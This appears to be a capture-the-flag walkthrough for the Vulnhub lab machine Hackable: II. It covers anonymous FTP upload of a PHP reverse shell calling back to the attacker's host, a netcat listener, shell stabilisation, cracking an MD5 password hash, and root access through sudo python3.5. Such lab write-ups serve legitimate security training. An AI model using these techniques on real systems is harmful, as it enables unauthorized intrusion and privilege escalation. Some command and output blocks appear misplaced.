

Hackable: II

Today, we'll be taking a look at the hackable2 machine on vulnhub.

You can download the machine [here](#).

Let's scan the machine with nmap.

```
└─(root@kali)-[~]
└─# nmap -sS -A -p- 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 19:57 EET
Nmap scan report for 192.168.56.105
Host is up (0.00035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0          109 Nov 26  2020 CALL.html
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2fc62fc46da6f55bc21bf9171f9a0989 (RSA)
|   256 5e911b6bf1d881de8b2cf37061ea6f29 (ECDSA)
|_  256 f1982191c8ee4da283146496375b443d (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:E0:32:46 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.35 ms  192.168.56.105
```

The machine is running ftp,ssh and http.

ftp allows anonymous login.

We got in and found a file called: **CALL.html**.

Let's download it to our local machine.

get CALL.html

```
(root@kali)-[~]
# ftp 192.168.56.105
Connected to 192.168.56.105.
220 ProFTPD Server (ProFTPD Default Installation) [192.168.56.105]
Name (192.168.56.105:youssef): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37198|)
150 Opening ASCII mode data connection for file list
-rw-r--r--  1 0      0          109 Nov 26  2020 CALL.html
226 Transfer complete
ftp> get CALL.html
local: CALL.html remote: CALL.html
229 Entering Extended Passive Mode (|||20720|)
150 Opening BINARY mode data connection for CALL.html (109 bytes)
100% |*****| 109      1.73 MiB/s    00:00 ETA
226 Transfer complete
109 bytes received in 00:00 (101.76 KiB/s)
ftp> █
```

The file doesn't contain anything special, just some basic html.

Let's check the machine's http server.

I'll use dirsearch for directory enumeration.

dirsearch -u 192.168.56.105

```
(root@kali)-[~]
# cat CALL.html
<html>

<head>
  <title>onion</title>
</head>


<body>
  <h1>GET READY TO RECEIVE A CALL</h1>
</body>

</html>
```

We found a directory called **files**.

```
[20:23:11] 301 - 316B - /files → http://192.168.56.105/files/
[20:23:11] 200 - 937B - /files/
[20:23:12] 200 - 11KB - /index.html
[20:23:17] 403 - 279B - /server-status
[20:23:17] 403 - 279B - /server-status/
```

Task Completed



It contains the same file we found in the ftp server.

That means we can anonymously login to upload a reverse shell.

If you're using Kali or Parrot, you can find a PHP reverse shell here: **/usr/share/webshells/php/php-reverse-shell.php**

Now, we need to change the IP address to the IP of our local machine.

```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.56.1'; // CHANGE THIS  
$port = 4444; // CHANGE THIS  
$chunk_size = 1400;
```

Now, let's login as anonymous and upload the shell.

```
put php-reverse-shell.php
```

```

(root@kali)-[~]
# ftp 192.168.56.105
Connected to 192.168.56.105.
220 ProFTPD Server (ProFTPD Default Installation) [192.168.56.105]
Name (192.168.56.105:youssef): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put php
php-reverse-shell.php  phpmailer.py
ftp> ls
229 Entering Extended Passive Mode (|||60267|)
150 Opening ASCII mode data connection for file list
-rw-r--r--  1 0      0      109 Nov 26  2020 CALL.html
226 Transfer complete
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||41788|)
150 Opening BINARY mode data connection for php-reverse-shell.php
100% |*****| 5494 60.92 MiB/s 00:00 ETA
226 Transfer complete
5494 bytes sent in 00:00 (3.49 MiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||52304|)
150 Opening ASCII mode data connection for file list
-rw-r--r--  1 0      0      109 Nov 26  2020 CALL.html
-rw-r--r--  1 ftp    ftp    5494 Jun 27 18:29 php-reverse-shell.php
226 Transfer complete
ftp>

```

We can see that the shell is also in the **files** directory.

←

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192.168.56.105/files/

🔖 Import bookmarks...

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Index of /files

	Name	Last modified	Size	Description
🏠	Parent Directory		-	
📄	CALL.html	2020-11-26 13:02	109	
❓	php-reverse-shell.php	2023-06-27 15:29	5.4K	

Apache/2.4.18 (Ubuntu) Server at 192.168.56.105 Port 80

We got a shell!

You can also use these two commands to make your shell more stable.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

export TERM=xterm

```
(root@kali)-[~]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.105] 43370
Linux ubuntu 4.4.0-194-generic #226-Ubuntu SMP Wed Oct 21 10:19:36 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
15:33:34 up 37 min, 0 users, load average: 0.12, 0.03, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$ export TERM=xterm
export TERM=xterm
www-data@ubuntu:/$
```

In the home directory, there's a file **important.txt**.

```
www-data@ubuntu:/$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
important.txt  shrek
www-data@ubuntu:/home$ cat important.txt
cat important.txt
run the script to see the data

./runme.sh
www-data@ubuntu:/home$
```

Let's check that script.

```
www-data@ubuntu:/ $ cat .runme.sh
#!/bin/bash
echo 'the secret key'
sleep 2
echo 'is'
sleep 2
echo 'trolled'
sleep 2
echo 'restarting computer in 3 seconds ... '
sleep 1
echo 'restarting computer in 2 seconds ... '
sleep 1
echo 'restarting computer in 1 seconds ... '
sleep 1
echo '🐼';
shrek:cf4c2232354952690368f1b3dfdfb24d'
www-data@ubuntu:/ $
```

We found the hashed password for the user **shrek**.

Let's crack the hash and switch user to shrek.

You can use this [website](#) to identify the hash type.

✓ Possible identifications: [Decrypt Hashes](#)

cf4c2232354952690368f1b3dfdfb24d - onion - Possible algorithms: MD5

We got the password.

Now, let's switch to shrek.

su shrek

We found the user flag at the home directory of shrek.


```

shrek@ubuntu:~$ cat user.txt
cat user.txt
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXK00kkkk00KXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXX0o:'.';lkXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXKo'.ckXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXX,.....:OXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXk.....'kXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXK;.....'0XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX0.:.lol;. ....;oxkxo:..... oXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX0.oNMMMMMMMMO. ... lXMMMMMMMMWO;... cXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXK.lWMMMMMMMMMMW; .. xMMMMMMMMMMMMMx.... lXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX;kMMMMMMMMMMMMMMMMM .. :MMMMMMMMMMMMMMMMM0 ... OXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXO oMMMMMMXKXMMMMMMMM: kMMMMMMNKNMMMMMMO ... 'XXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX, WMMWl. :OK0MMMMMl.OMMMMO. ,OXWMMMX ... XXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX'MMM: 0MMocMMMM,.oMMml xMMO;MMMM ... kXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX0.MMM, .. ;MM0 .. NMM: .. 'MMW ... kXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXMMX',NMMX .. ;WMN, .XMMMO ... xXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX0.NMMMMXkXkXMMmk ... ,0MMXkXkXMMMMN, ... dXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX.xWMMMMMMWk. ....c0MMMMMMMMMk'.... dXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXl, colc' .; :: o:dc, .. 'codxdc' '.... dXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX00kxxdxxk000x ,d.:000kxxxxk00d.... xXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXd o000000000000x0000000000000000,.... OXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX.c000000000000000000000000000x,.... KXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX0.x000000000000000000000000kc..... NXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX; k00000000000000000000kc..... ,XXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX0; k000000000000000d;.....I..... dXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX, d000000000dc' ..... xXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXX.''' .. ..... .kXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXK.;okKNWWWNK0d:.. ..... 'kXXXXXXXXXXXX

```

Let's use `sudo -l`.

Great! we can run python with sudo.

```

shrek@ubuntu:~$ sudo -l
sudo -l
Matching Defaults entries for shrek on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shrek may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.5
shrek@ubuntu:~$

```

Now, let's open a root shell and find the root flag.

```
python3.5 -c 'import os; os.system("/bin/sh")'
```

We are root!

```
shrek@ubuntu:~$ sudo python3.5 -c 'import os; os.system("/bin/sh")'
sudo python3.5 -c 'import os; os.system("/bin/sh")'
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
```



invite-me: <https://www.linkedin.com/in/eliastouguinho/#> ■